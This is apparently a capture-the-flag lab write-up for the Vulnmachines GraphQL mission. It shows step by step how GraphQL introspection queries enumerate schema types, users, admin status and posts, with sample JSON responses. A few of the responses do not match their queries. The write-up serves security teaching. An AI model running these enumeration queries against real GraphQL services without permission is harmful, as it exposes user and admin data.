

What is GraphQL?

GraphQL is an open source server-side runtime, API query language originally developed by Facebook that can be used to build APIs as an alternative to REST and SOAP. It prioritizes returning only the data that clients request. The language is intended to make APIs lightweight, flexible, developer-friendly, and fast. It also has the ability to craft requests that can access data from multiple sources in a single interface call, making it an alternative to the REST API framework. Many companies use GraphQL including GitHub, Credit Karma, Intuit, and PayPal.

Question :

Capture the flag leveraging the GraphQL introspection vulnerability.

What is GraphQL Introspection?


GraphQL introspection allows to query all information related to the supported schema and queries on a GraphQL server instance. By leveraging this misconfiguration, an attacker can retrieve sensitive information or conduct further attacks on the discovered endpoints.

Solution :

Step 1: Visit vulnmachines.com

Step 2 : Go to Mission -> Game -> Mission. Select 'GraphQL'.


Step 3: Click on Lab Access.




The screenshot shows the Vulnmachines web application interface. At the top, there's a navigation bar with 'Vulnmachines', 'Game', and 'Scoreboard' tabs. The main header area displays 'GraphQL' with a sub-header 'Web Application Attacks' and a 'Return to Missions' button. Below this, there's a large box containing a GraphQL logo and the text 'Lab Access Video'. A green progress bar is visible. At the bottom, there's a table titled '- Flags -' with columns for '#', 'Captures', and 'Points'. The table shows one entry: '1 Admin Post Title' with 2 captures and 0 points, marked with a green checkmark. The footer indicates 'Powered by Vulnmachines.com © 2022'.

#	Captures	Points
1 Admin Post Title	2	0

Step 4: You will be redirected to the below page at <http://hackme3.vulnmachines.com:7700/>



View page source by pressing ctrl + U or rightclick -> viewpagesource




Step 5: In above figure, you can see **/vulnmachines** endpoint in POST request. Visit **URL:port/vulnmachines** and it will open GraphiQL as you can see in the picture below.

GraphiQL is the GraphQL integrated development environment.



Step 6: Using GraphiQL UI you can send queries to the backend and discover what is available.

Query the generic `__schema` using given below image. You will get different **types of schema** present in application.



The screenshot shows the GraphiQL interface. On the left, the query editor contains the following query:


```
1 * {
2 *   __schema {
3 *     types {
4 *       name
5 *     }
6 *   }
7 * }
```

On the right, the JSON response is displayed:

```
{
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query"
        },
        {
          "name": "Node"
        },
        {
          "name": "ID"
        },
        {
          "name": "PostObjectConnection"
        },
        {
          "name": "PageInfo"
        },
        {
          "name": "Boolean"
        },
        {
          "name": "String"
        },
        {
          "name": "PostObjectEdge"
        },
        {
          "name": "PostObject"
        },
        {
          "name": "Int"
        },
        {
          "name": "UserObject"
        },
        {
          "name": "UserObjectConnection"
        },
        {
          "name": "UserObjectEdge"
        }
      ]
    }
  }
}
```

At the bottom left, there is a section labeled "QUERY VARIABLES".

Using the application **types**, you can explore the **UserObject**.




The GraphQL IDE interface shows a query on the left and its JSON response on the right. The query is:

```
1 {
2   __type(name: "UserObject") {
3     name
4     fields {
5       name
6       type {
7         name
8         kind
9         ofType {
10          name
11          kind
12        }
13      }
14    }
15  }
16 }
```

The JSON response is:

```
{
  "name": "UserObject",
  "type": {
    "name": null,
    "kind": "NON_NULL",
    "ofType": {
      "name": "ID",
      "kind": "SCALAR"
    }
  },
  "fields": [
    {
      "name": "username",
      "type": {
        "name": "String",
        "kind": "SCALAR",
        "ofType": null
      }
    },
    {
      "name": "isAdmin",
      "type": {
        "name": "Boolean",
        "kind": "SCALAR",
        "ofType": null
      }
    },
    {
      "name": "posts",
      "type": {
        "name": "PostObjectConnection",
        "kind": "OBJECT",
        "ofType": null
      }
    },
    {
      "name": "id",
      "type": {
        "name": null,
        "kind": "NON_NULL",
        "ofType": {
          "name": "ID",
          "kind": "SCALAR"
        }
      }
    }
  ]
}
```

Now you can explore UserObject fields by sending the below query.



The GraphQL IDE interface shows a query on the left and its JSON response on the right. The query is:


```
1 {
2   __type(name: "UserObject") {
3     name
4     fields {
5       name
6       description
7     }
8   }
9 }
```

The JSON response is:

```
{
  "data": {
    "__type": {
      "name": "UserObject",
      "fields": [
        {
          "name": "username",
          "description": null
        },
        {
          "name": "isAdmin",
          "description": null
        },
        {
          "name": "posts",
          "description": null
        },
        {
          "name": "id",
          "description": "The ID of the object."
        }
      ]
    }
  }
}
```

Interestingly you will get **isAdmin** posts and **ID**.

Let's dig more into GraphQL.



```
1 {
2   __schema {
3     queryType {
4       fields {
5         name
6         description
7       }
8     }
9   }
10 }
```

```
{
  "data": {
    "__schema": {
      "queryType": {
        "fields": [
          {
            "name": "node",
            "description": "The ID of the object"
          },
          {
            "name": "allPosts",
            "description": null
          },
          {
            "name": "allUsers",
            "description": null
          }
        ]
      }
    }
  }
}
```

We identified **TheSecOps** as the admin of the application. Now let's find what is an admin post.



```
1 {
2   allUsers {
3     edges {
4       node {
5         uuid
6         username
7         isAdmin
8       }
9     }
10 }
11 }
```

```
{
  "data": {
    "allUsers": {
      "edges": [
        {
          "node": {
            "uuid": "1",
            "username": "Vulnmachines",
            "isAdmin": false
          }
        },
        {
          "node": {
            "uuid": "2",
            "username": "TheSecOps",
            "isAdmin": true
          }
        }
      ]
    }
  }
}
```

The screenshot shows the GraphQL IDE interface. On the left, the query editor contains the following query:

```
1 {
2   allUsers{
3     edges{
4       node{
5         uuid
6         username
7         isAdmin
8         posts{
9           edges{
10            node{
11              title
12              author{
13                username
14                isAdmin
15              }
16            }
17          }
18        }
19      }
20    }
21  }
22 }
```

On the right, the JSON response is displayed:

```
{
  "data": {
    "allUsers": {
      "edges": [
        {
          "node": {
            "title": "Follow us on Twitter",
            "author": {
              "username": "Vulnmachines",
              "isAdmin": false
            }
          }
        }
      ]
    }
  }
}
```

<https://blog.yeswehack.com/yeswerhackers/how-exploit-graphql-endpoint-bug-bounty/>